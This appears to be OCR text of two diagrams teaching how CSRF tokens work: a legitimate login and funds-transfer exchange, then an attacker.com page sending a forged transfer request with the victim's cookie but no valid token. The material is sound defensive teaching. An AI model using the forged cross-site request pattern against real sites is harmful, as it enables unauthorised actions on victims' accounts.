

POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Some time later...
Client
example.com
Server
example.com
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=abc
CSRF token valid?
OK!
HTTP/1.1 200 OK
<!doctype html> Transfer success!


# How a CSRF token works against an attacker



POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Client
victim.com
Auth valid?
OK!
GET / HTTP/1.1
HTTP/1.1 200 OK
<!doctype html>...
Server
attacker.com
Server
victim.com
Client
attacker.com
Attacker page loads
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=???

